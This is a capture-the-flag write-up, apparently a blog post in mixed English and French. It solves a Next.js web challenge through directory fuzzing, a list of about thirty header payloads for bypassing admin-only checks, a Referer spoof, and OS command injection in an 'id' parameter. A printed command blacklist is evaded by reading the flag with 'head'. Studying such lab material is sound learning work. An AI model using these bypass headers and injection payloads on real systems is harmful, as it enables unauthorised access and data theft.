
CTF Write-up: ETEIP v2
Nothing suspicious... and it's like developed just the front end
Author: Anas Education
linkedIn Anas Magane
Youtube Anas Education ---->>>>>>> +55K subs#
Challenge Info#
Target: http://IP:2026/
Category: Web
Difficulty: Medium
Points: 500#
Description#
Welcome to the new school site. :
But it was developed by the students... so some things might not be correct!!!!!
Step 1: Reconnaissance
The site looks normal and secure :
- Landing page
/about/contact/formations
Nothing suspicious... and it's like developed just the front end

let's do some recon
when you acces to this page

Response:
Access Denied: Admin Only
This endpoint is restricted to internal admin access.
nooothings pffff, maybe all functionnalities depend just to the front end
we know that the website is developped by next js

so the structure of the backend in Next.js is usually hidden within the /app directory. Unlike traditional apps where backend and frontend are separated, Next.js blends them together.
In the App Router architecture, any route.ts file defines a backend endpoint. These are commonly found in:
/app/api/.../route.ts (Standard API)

/app/.../route.ts (Custom endpoints hidden in UI folders)
When we first checked /api, it returned a 404 or nothing :(
This means we need to find the exact path. Since Next.js uses file-based routing, we need to fuzz the subdirectories to find the hidden backend logic.
Let's fuzz to find the entry point!
moooooore Brute force directories

Discovery: /api/run 👀#
buuut look we have 403 Forbidden Hmmmmm

 Oops .... the same message like /debug but in this case we have 403 Forbidden noot like 200 ok alsooo now we interact with the backend of the next js
Step 2: First Test (FAIL)#
curl "http://13.62.230.67:2026/api/run"Response:
Access Denied: Admin Only
This endpoint is restricted to internal admin access.
Blocked for admins only.
The headers say: X-Admin-Required: true
Loook assaat ... 403 Forrbidden Hmmmmmmmmmmmmmmmmmmmmmm , maybe header injection !!!!!!!!!!!!!!
Top 30 Payloads for Internal/Admin Access Bypass
Referer: http://localhost:3000/ #( 3000 cause the backend NextJS)
Referer: http://127.0.0.1:3000/
Referer: http://localhost/
Host: localhost
Host: 127.0.0.1
Host: 0.0.0.0
X-Admin-Required: true
X-Forwarded-For: 127.0.0.1
X-Forwarded-For: localhost
X-Forwarded-For: 127.0.0.1, 127.0.0.1 (Double bypass)
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
Forwarded: for=127.0.0.1;by=127.0.0.1
Forwarded: for=localhost;proto=http
X-Forwarded-Host: localhost
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Proto: http
X-Admin: true
X-Admin-Access: 1
True-Client-IP: 127.0.0.1
Client-IP: 127.0.0.1
Origin: http://localhost:3000
Origin: http://127.0.0.1:3000
X-Custom-IP-Authorization: 127.0.0.1
X-Host: localhost
X-ProxyUser-Ip: 127.0.0.1
X-Original-URL: /api/run (Bypass fach kikon l-WAF bloque l-path)
X-Rewrite-URL: /api/run
OOOOOO nice try we find this header
Referer: http://localhost:3000look at the request without this header
but if i added the header Referer: http://localhost:3000 (opens in a new tab)

good job , now we need hooow to interact with the backend soooo we need do mooore advanced recon what about brute forcing parameter in this endpoint!!!! njrrboha !!! yalah nchofo wach atsd9

look when we test without and with this header
curl -H "Referer: http://localhost:3000" \
  "http://13.62.230.67:2026/api/run?id=test"
BOOM! First bypass successful!
we need to test all injections vulnerabilities
finnaly as we can see this
OOOOo this is vulnerable to
OS Command InjectionStep 4: The Blacklist (BLOCKED)#

Let's try to inject commands:
curl -H "Referer: http://localhost:3000" \
  "http://13.62.230.67:2026/api/run?id=test;cat+flag.txt"
or
curl "http://16.170.173.122:2026/api/run?id=Anas;find+/+-name+'*flag*'" -H "Referer: localhost:3000"
Error:
❌ Command rejected: "cat" is blacklisted
Your input: ;cat flag.txt
Blacklisted patterns: cat, flag, pwd, whoami, id...
There's a blacklist!
const blacklist = [
  'cat', 'flag', 'pwd', 'whoami', 'id',
  'grep', 'curl', 'wget', 'nc', 'netcat',
  'bash', 'sh', 'python', 'perl', 'php',
  'rm', 'mv', 'cp', 'chmod', 'chown',
  'ssh', 'scp', 'sudo', 'su'
];
Damn! Need another bypass...
so as we can see the flag is in /app folder

let's try to read it
step 5: Bypass #2 - Blacklist Commands#
Step 5: Bypass #2 - Blacklist Commands
The blacklist blocks cat, but not all commands!
Alternatives to read files:
you can see in my github page : https://github.com/Anas-Magane/Pentesting/blob/main/COMMANDS%20LINUX/kali-cheatsheet-simple.md (opens in a new tab)


Let's use head:
## Lister les fichiers dans /app
curl -H "Referer: http://localhost:3000" \
  "http://13.62.230.67:2026/api/run?id=;cd+app;ls"

## Lire avec head
curl -H "Referer: http://localhost:3000" \
  "http://13.62.230.67:2026/api/run?id=;cd+app;head+*.txt"
Why does head work?
The dev forgot to block all read commands! That's the problem with blacklists: impossible to think of everything.
Step 6: GET FLAG#
Final request:
GET /api/run?id=test;cd+app;head+*.txt HTTP/1.1
Host: 13.62.230.67:2026
Referer: http://localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Firefox/134.0
Réponse:
Response:
flag{Haaaaaaaaa_l3AAR_w4cH_NTaaaa_H4cker}PWNED! 🔥
Ce Que Tu Apprends#
What You Learn#
  Endpoint fuzzing
  Bypassing weak protections
  Basic command injection
  HTTP header manipulation
  File enumeration
Happy Hacking!
by Anas Education